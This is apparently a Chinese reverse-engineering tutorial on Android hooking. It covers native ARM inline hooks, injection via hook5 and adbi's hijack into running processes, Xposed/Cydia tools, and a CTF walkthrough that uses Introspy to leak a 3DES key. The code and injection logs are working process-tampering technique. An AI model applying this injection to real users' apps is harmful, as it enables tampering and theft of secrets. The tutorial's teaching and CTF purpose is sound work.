我们接着来看注入的逻辑，最重要的函数为hook_direct()，他有三个参数，一个参数是我们最开始定义的用来保存汇编代码和hook地址的结构体，第二个是我们要hook的原函数的地址，第三个是我们用来执行hook的函数。函数的源码如下：

```
int hook_direct(struct hook_t *h, unsigned int addr, void *hookf)
{
    int i;

    printf("addr  = %x\n", addr);
    printf("hookf = %x\n", (unsigned int)hookf);

//mprotect
    mprotect((void*)0x8000, 0xa000-0x8000, PROT_READ|PROT_WRITE|PROT_EXEC);

//modify function entry
    h->patch = (unsigned int)hookf;
    h->orig = addr;
    h->jump[0] = 0xe59ff000; // LDR pc, [pc, #0]
    h->jump[1] = h->patch;
    h->jump[2] = h->patch;
    for (i = 0; i < 3; i++)
        h->store[i] = ((int*)h->orig)[i];
    for (i = 0; i < 3; i++)
        ((int*)h->orig)[i] = h->jump[i];

//cacheflush
    hook_cacheflush((unsigned int)h->orig, (unsigned int)h->orig+sizeof(h->jump));
    return 1;
}
```

虽然android有ASLR，但并没有PIE，所以program image是固定在0x8000这个地址的，因此我们用mprotect()函数将整个target代码段变成RWX，这样我们就能修改函数入口处的代码了。是否修改成功可以通过cat /proc/[pid]/maps查看：

```
# cat /proc/25298/maps
00008000-0000a000 rwxp 00000000 b3:1c 627105     /data/local/tmp/target
0000a000-0000b000 r--p 00001000 b3:1c 627105     /data/local/tmp/target
0000b000-0000c000 rw-p 00000000 00:00 0
0017f000-00180000 rw-p 00000000 00:00 0          [heap]
……
```

随后我们需要确定目标函数的地址，这个有两种方法。如果目标程序本身没有被strip的话，那些symbol都是存在的，因此可以使用dlopen()和dlsym()等方法来获取目标函数地址。但很多情况，目标程序都会被strip，特别是可以直接运行的二进制文件默认都会被直接strip。比如target中的sevenWeapons()这个函数名会在编译的时候去掉，所以我们使用dlsym()的话是无法找到这个函数的。这时候我们就需要使用ida或者objdump来定位一下目标函数的地址。比如我们用objdump找一下target程序里面sevenWeapons(int number)这个函数的地址：

```
……
    84d4:       e1a01000        mov     r1, r0
    84d8:       e59f200c        ldr     r2, [pc, #12]   ; 84ec <__cxa_type_match@plt+0
xe4>
    84dc:       e59f000c        ldr     r0, [pc, #12]   ; 84f0 <__cxa_type_match@plt+0
xe8>
    84e0:       e08f2002        add     r2, pc, r2
    84e4:       e08f0000        add     r0, pc, r0
    84e8:       eaffffb1        b       83b4 <__cxa_atexit@plt>
    84ec:       00002b18        andeq   r2, r0, r8, lsl fp
    84f0:       ffffff58                        ; <UNDEFINED> instruction: 0xffffff58
    84f4:       e1a02000        mov     r2, r0
    84f8:       e59f100c        ldr     r1, [pc, #12]   ; 850c <__cxa_type_match@plt+0
x104>
    84fc:       e59f000c        ldr     r0, [pc, #12]   ; 8510 <__cxa_type_match@plt+0
x108>
    8500:       e08f1001        add     r1, pc, r1
    8504:       e08f0000        add     r0, pc, r0
    8508:       eaffffac        b       83c0 <printf@plt>
    850c:       00001080        andeq   r1, r0, r0, lsl #1
    8510:       00001074        andeq   r1, r0, r4, ror r0
    8514:       b5006803        strlt   r6, [r0, #-2051]        ; 0xfffff7fd
    8518:       d503005a        strle   r0, [r3, #-90]  ; 0xffffffa6
851c:       06122280        ldreq   r2, [r2], -r0, lsl #5
……
```

虽然target这个binary被strip了，但还是可以找到sevenWeapons()这个函数的起始地址是在0x84f4。因为”mov r2, r0”就是加载number这个参数的指令，随后调用了printf@plt用来输出结果。 最后一个参数也就是我们要执行的hook函数的地址。得到这个地址非常简单，因为是so中的函数，调用hook_direct()的时候直接写上函数名即可。

`hook_direct(&eph,hookaddr,my_sevenWeapons);`

接下来我们看如何修改函数入口（modify function entry），首先我们保存一下原函数的地址和那个函数的前三条指令。随后我们把目标函数的第一条指令修改为 LDR pc, [pc, #0]，这条指令的意思是跳转到PC指针所指的地址，由于pc寄存器读出的值实际上是当前指令地址加8，所以我们把后面两处指令都保存为hook函数的地址，这样的话，我们就能控制PC跳转到hook函数的地址了。

最后我们再调用hook_cacheflush()这个函数来刷新一下指令的缓存。因为虽然前面的操作修改了内存中的指令，但有可能被修改的指令已经被缓存起来了，再执行的话，CPU可能会优先执行缓存中的指令，使得修改的指令得不到执行。所以我们需要使用一个隐藏的系统调用来刷新一下缓存。 `hook_cacheflush()` 代码如下：

```
void inline hook_cacheflush(unsigned int begin, unsigned int end)
{
    const int syscall = 0xf0002;

    __asm __volatile (
        "mov     r0, %0\n"
        "mov     r1, %1\n"
        "mov     r7, %2\n"
        "mov     r2, #0x0\n"
        "svc     0x00000000\n"
        :
        :   "r" (begin), "r" (end), "r" (syscall)
        :   "r0", "r1", "r7"
        );
}
```

刷新完缓存后，再执行到原函数的时候，pc指针就会跳转到我们自定义的hook函数中了，hook函数里的代码如下：

```
void  __attribute__ ((noinline)) my_sevenWeapons(int number)
{
    printf("sevenWeapons() called, number = %d\n", number);
    number++;

    void (*orig_sevenWeapons)(int number);
    orig_sevenWeapons = (void*)eph.orig;

    hook_precall(&eph);
    orig_sevenWeapons(number);
    hook_postcall(&eph);

}
```

首先在hook函数中，我们可以获得原函数的参数，并且我们可以对原函数的参数进行修改，比如说将数字乘2。随后我们使用hook_precall(&eph);将原本函数的内容进行还原。`hook_precall()` 内容如下：

```
void hook_precall(struct hook_t *h)
{
    int i;
    for (i = 0; i < 3; i++)
        ((int*)h->orig)[i] = h->store[i];

    hook_cacheflush((unsigned int)h->orig, (unsigned int)h->orig+sizeof(h->jump)*10);
}
```

在 `hook_precall()` 中，我们先对原本的三条指令进行还原，然后使用 `hook_cacheflush()` 对内存进行刷新。经过处理之后，我们就可以执行原来的函数orig_sevenWeapons(number)了。执行完后，如果我们还想再次hook这个函数，就需要调用 `hook_postcall(&eph)` 将原本的三条指令再进行一次修改。

下面我们来使用hook5和libinject2.so来注入一下target这个程序：

```
# ./target
Hello,LiBieGou! 0
Hello,LiBieGou! 1
Hello,LiBieGou! 2
Hello,LiBieGou! 3
Hello,LiBieGou! 4
Hello,LiBieGou! 5
Hello,LiBieGou! 6
mzheng Hook pid = 18962
Hello sevenWeapons
addr  = 84f4
hookf = b6e73e88
sevenWeapons() called, number = 7
Hello,LiBieGou! 14
sevenWeapons() called, number = 8
Hello,LiBieGou! 16
sevenWeapons() called, number = 9
Hello,LiBieGou! 18
sevenWeapons() called, number = 10
Hello,LiBieGou! 20
sevenWeapons() called, number = 11
Hello,LiBieGou! 22
sevenWeapons() called, number = 12
Hello,LiBieGou! 24
sevenWeapons() called, number = 13
```

```
./hook5 28922


getting remote addres:
mmap_addr=0xb6f84c81 dlopen_addr=0xb6fd4f4d dlsym_addr=0xb6fd4e9d dlclose_addr=0xb6fd4
e19
map_base = 0xb6f33000
save so_path = /data/local/tmp/libinject2.so to map_base = 0xb6f33000
handle = 0xb6fd1494
save function_name = mzhengHook to map_base = 0xb6f33000
function_ptr = 0xb6f2e368
save parameter = sevenWeapons to map_base = 0xb6f33000
```

可以看到经过注入后，我们成功的获取了参数number的值，并且将"Hello,LiBieGou!"后面的数字变成了原来的两倍。

0x02 使用adbi实现JNI层的hook

我们在上一节中介绍了如何hook native层的函数。下面我们再来讲讲如何利用adbi来hook JNI层的函数。Adbi是一个android平台上的一个注入框架，本身是开源的。Hook的原理和我们之前介绍的技术是一样的，这个框架支持arm和thumb指令集，也支持通过字符串定位symbol函数的地址。

首先我们需要一个例子用来讲解，所以我写了程序叫test2。



点击程序中的button后，程序会调用so中的 `Java_com_mzheng_libiegou_test2_MainActivity_stringFromJNI(JNIEnv* env,jobject thiz,jint` 函数用来计算a+b的结果。我们默认传的参数是a=1, b=1。接下来我就来教你如何利用adbi来hook这个JNI函数。

因为adbi是一个注入框架，我们下载好源码后，只要对应着源码中给的example照猫画虎即可。Hijack那个文件夹是保存的用来注入的程序，和我们之前讲的hook5.c的原理是一样的，所以不用做任何修改。我们只需要修改example中的代码，也就是将要注入的so文件的源码。

首先，我们在/adbi-master/instruments/example这个文件夹下新建两个文件”hookjni.c”和”hookjni_arm.c”。“hookjni_arm.c”其实只是一个壳，用来将hook函数的入口编译成arm指令集的，内容如下：

```
extern jstring my_Java_com_mzheng_libiegou_test2_MainActivity_stringFromJNI(JNIEnv* env,jobject thiz,jint a,jint b);

jstring my_Java_com_mzheng_libiegou_test2_MainActivity_stringFromJNI_arm(JNIEnv* env,jobject thiz,jint a,jint b)
{
    return my_Java_com_mzheng_libiegou_test2_MainActivity_stringFromJNI(env, thiz, a, b);
}
```

这个文件的目的仅仅是为了用arm指令集进行编译，可以看到Android.mk中在”hookjni_arm.c”后面多了个”.arm”：

```
include $(CLEAR_VARS)
LOCAL_MODULE    := libexample
LOCAL_SRC_FILES := ../hookjni.c  ../hookjni_arm.c.arm
LOCAL_CFLAGS := -g
LOCAL_SHARED_LIBRARIES := dl
LOCAL_STATIC_LIBRARIES := base
include $(BUILD_SHARED_LIBRARY)
```

下面我们来看”hookjni.c”:

```
jstring my_Java_com_mzheng_libiegou_test2_MainActivity_stringFromJNI(JNIEnv* env,jobje
ct thiz,jint a,jint b)
{
    jstring (*orig_stringFromJNI)(JNIEnv* env,jobject thiz,jint a,jint b);
    orig_stringFromJNI = (void*)eph.orig;

    a = 10;
    b = 10;

    hook_precall(&eph);
    jstring res = orig_stringFromJNI(env, thiz, a, b);
    if (counter) {
        hook_postcall(&eph);
        log("stringFromJNI() called\n");
        counter--;
        if (!counter)
            log("removing hook for stringFromJNI()\n");
    }

    return res;
}

void my_init(void)
{
    counter = 3;
    log("%s started\n", __FILE__)
    set_logfunction(my_log);

    hook(&eph, getpid(), "libhello-jni.", "Java_com_mzheng_libiegou_test2_MainActivity
_stringFromJNI", my_Java_com_mzheng_libiegou_test2_MainActivity_stringFromJNI_arm, my_
Java_com_mzheng_libiegou_test2_MainActivity_stringFromJNI);
}
```

这段代码和我上一节讲的代码非常像，my_init()用来进行hook操作，我们需要提供想要hook的so文件名和函数名，然后再提供thumb指令集和arm指令集的hook函数地址。

my_Java_com_mzheng_libiegou_test2_MainActivity_stringFromJNI()就是我们提供的hook函数了。我们在这个hook函数中把a和b都改成了10。除此之外，我们还使用counter这个全局变量来控制hook的次数，这里我们把counter设置为3，当hook了3次以后，就不再进行hook操作了。

编辑好代码后，我们只需要在adbi的根目录下执行" build.sh"进行编译：


```
adbi-master$ ./build.sh
[armeabi] Compile arm    : hijack <= hijack.c
[armeabi] Executable     : hijack
[armeabi] Install        : hijack => libs/armeabi/hijack
[armeabi] Compile arm    : base <= util.c
[armeabi] Compile arm    : base <= hook.c
[armeabi] Compile arm    : base <= base.c
[armeabi] StaticLibrary  : libbase.a
[armeabi] Compile thumb  : example <= hookjni.c
[armeabi] Compile arm    : example <= hookjni_arm.c
[armeabi] SharedLibrary  : libexample.so
[armeabi] Install        : libexample.so => libs/armeabi/libexample.so
```

编译好后，我们把hijack和libexample.so拷贝到/data/local/tmp目录下。然后使用hijack进行注入：

```
#./hijack -d -p 21734 -l /data/local/tmp/libexample.so

mprotect: 0x4011c444
dlopen: 0x400d5f4d
pc=4011d6e0 lr=4018588b sp=bed65308 fp=bed6549c
r0=fffffffc r1=bed65328
r2=10 r3=ffffffff
stack: 0xbed45000-0xbed66000 leng = 135168
executing injection code at 0xbed652b8
calling mprotect
library injection completed!
```

然后我们再点击button就可以看到我们已经成功的修改了a和b的值为10了，最后显示1+1=20。



通过cat adbi_example.log我们可以看到hook过程中打印的log：

```
#cat adbi_example.log

/home/aliray/7weapons/libiegou/adbi-master/instruments/example/jni/../hookjni.c starte
d
hooking:   Java_com_mzheng_libiegou_test2_MainActivity_stringFromJNI = 0x7538ecc5 THUM
B using 0x763c9581
stringFromJNI() called
stringFromJNI() called
stringFromJNI() called
removing hook for stringFromJNI()
```

可以看到adbi是通过thumb指令集进行hook的，原因是test2程序是用thumb指令集进行编译的。其实hook thumb指令集和arm指令集差不多，在"/adbi-master/instruments/base"中可以找到hook thumb指令集的逻辑：

```
if ((unsigned long int)hook_thumb % 4 == 0)
    log("warning hook is not thumb 0x%lx\n", (unsigned long)hook_thumb)
h->thumb = 1;
log("THUMB using 0x%lx\n", (unsigned long)hook_thumb)
h->patch = (unsigned int)hook_thumb;
h->orig = addr;
h->jumpt[1] = 0xb4;
h->jumpt[0] = 0x60; // push {r5,r6}
h->jumpt[3] = 0xa5;
h->jumpt[2] = 0x03; // add r5, pc, #12
h->jumpt[5] = 0x68;
h->jumpt[4] = 0x2d; // ldr r5, [r5]
h->jumpt[7] = 0xb0;
h->jumpt[6] = 0x02; // add sp,sp,#8
h->jumpt[9] = 0xb4;
h->jumpt[8] = 0x20; // push {r5}
h->jumpt[11] = 0xb0;
h->jumpt[10] = 0x81; // sub sp,sp,#4
h->jumpt[13] = 0xbd;
h->jumpt[12] = 0x20; // pop {r5, pc}
h->jumpt[15] = 0x46;
h->jumpt[14] = 0xaf; // mov pc, r5 ; just to pad to 4 byte boundary
memcpy(&h->jumpt[16], (unsigned char*)&h->patch, sizeof(unsigned int));
unsigned int orig = addr - 1; // sub 1 to get real address
for (i = 0; i < 20; i++) {
    h->storet[i] = ((unsigned char*)orig)[i];
    //log("%0.2x ", h->storet[i])
}
//log("\n")
for (i = 0; i < 20; i++) {
    ((unsigned char*)orig)[i] = h->jumpt[i];
    //log("%0.2x ", ((unsigned char*)orig)[i])
}
```

其实h->jumpt[20]这个字符数组保存的就是thumb指令集下控制pc指针跳转到hook函数地址的代码。Hook完之后的流程就和arm指令集的hook一样了。

0x03 使用Cydia或Xposed实现JAVA层的hook

关于Cydia和Xposed的文章和例子已经很多了，这里就不再重复的进行介绍了。这里推荐一下瘦蛟舞和我写的文章，基本上就知道怎么使用这两个框架了：

Android.Hook框架xposed篇(Http流量监控)

Android.Hook框架Cydia篇(脱壳机制作)

个人感觉Xposed框架要做的更好一些，主要原因是Cydia的作者已经很久没有更新过Cydia框架了，不光有很多bug还不支持ART。但是有很多不错的调试软件/插件是基于两个框架制作的，所以有时候还是需要用到Cyida的。

接下来就推荐几个很实用的基于Cydia和Xposed的插件：

ZjDroid: ZjDroid是基于Xposed Framewrok的动态逆向分析模块，逆向分析者可以通过ZjDroid完成以下工作：
1、DEX文件的内存dump
2、基于Dalvik关键指针的内存BackSmali，有效破解主流加固方案
3、敏感API的动态监控
4、指定内存区域数据dump
5、获取应用加载DEX信息。
6、获取指定DEX文件加载类信息。
7、dump Dalvik java堆信息。
8、在目标进程动态运行lua脚本。 https://github.com/halfkiss/ZjDroid

XPrivacy: XPrivacy是一款基于Xposed框架的模块应用，可以对所有应用可能泄露隐私的权限进行管理，对禁止可能会导致崩溃的应用采取欺骗策略，提供伪造信息，比如说可以伪造手机的IMEI号码等。 https://github.com/M66B/XPrivacy

Introspy: Introspy是一款可以追踪分析移动应用的黑盒测试工具并且可以发现安全问题。这个工具支持很多密码库的hook，还支持自定义hook。
https://github.com/iSECPartners/Introspy-Android

0x04 Introspy实战

我们使用alictf上的evilapk400作为例子讲解如何利用introspy来调试程序。Evilapk400使用了比较复杂的dex加壳技术，如果不利用基于自定义dalvik的脱壳工具来进行脱壳的话做起来会非常麻烦。但我们如果换一种思路，直接通过动态调试的方法来获取加密算法的字符串，key和IV等信息就可以直接获取答案了。

首先我们安装cyida.apk，Introspy-Android Config.apk到手机上，然后用eclipse打开“Introspy-Android Core”的源码增加一个自定义的hook函数。虽然Introspy默认对密码库进行了hook，但却没有对一些strings的函数进行hook。所以我们手动添加一个对String.equals()的hook：

```
public class CustomHookList {

    static public HookConfig[] getHookList() {
        return _hookList;
    }


    static private HookConfig[] _hookList = new HookConfig[] {

        new HookConfig(true, // set to true to enable the hook
        "java.lang.String", "equals", new Class<?>[]{Object.class},
            // class,                   method name,               arguments
        new HookStrings(),
            // instance of the implementation extending IntroHook (here in HookExampleInpl.java)
        "String Hook"),
```



```
public class HookStrings extends IntroHook {
    @Override
    public void execute(Object... args) {
//        _logBasicInfo();
//        _logParameter("mzheng Intent details", (String)args[0]);
        _logFlush_I( "Method: " + _config.getMethodName());
        _logFlush_I("Equels String:" +  (String)args[0]);
    }
}
```


然后我们编译，生成并安装Introspy-Android Core.apk到手机上。然后我们安装上EvilApk400。然后打开Introspy-Android Config勾选com.ali.encryption。



接着打开evilapk400，然后随便输入点内容并点击登陆。



然后我们使用adb logcat就能看到Introspy输出的信息了：

```
I/Introspy( 4273): ### GENERAL CRYPTO ### com.ali.encryption - javax.crypto.Cipher->init()
I/Introspy( 4273): -> Mode: ENCRYPT_MODE, Key format: RAW, Key: [H5jOqyCXcO+odcJFhT7Odh+Yzqsgl3Dv]
W/Introspy( 4273): ### GENERAL CRYPTO ### com.ali.encryption - javax.crypto.Cipher->doFinal()
W/Introspy( 4273): -> !!! -> Algo: DESede/CBC/PKCS5Padding; IV: AAoKCgoCAqo=
I/Introspy( 4273): Equels String:000a0a0a0a0202aa5458d715704493d8e6b9bd38f8b6be0e
```


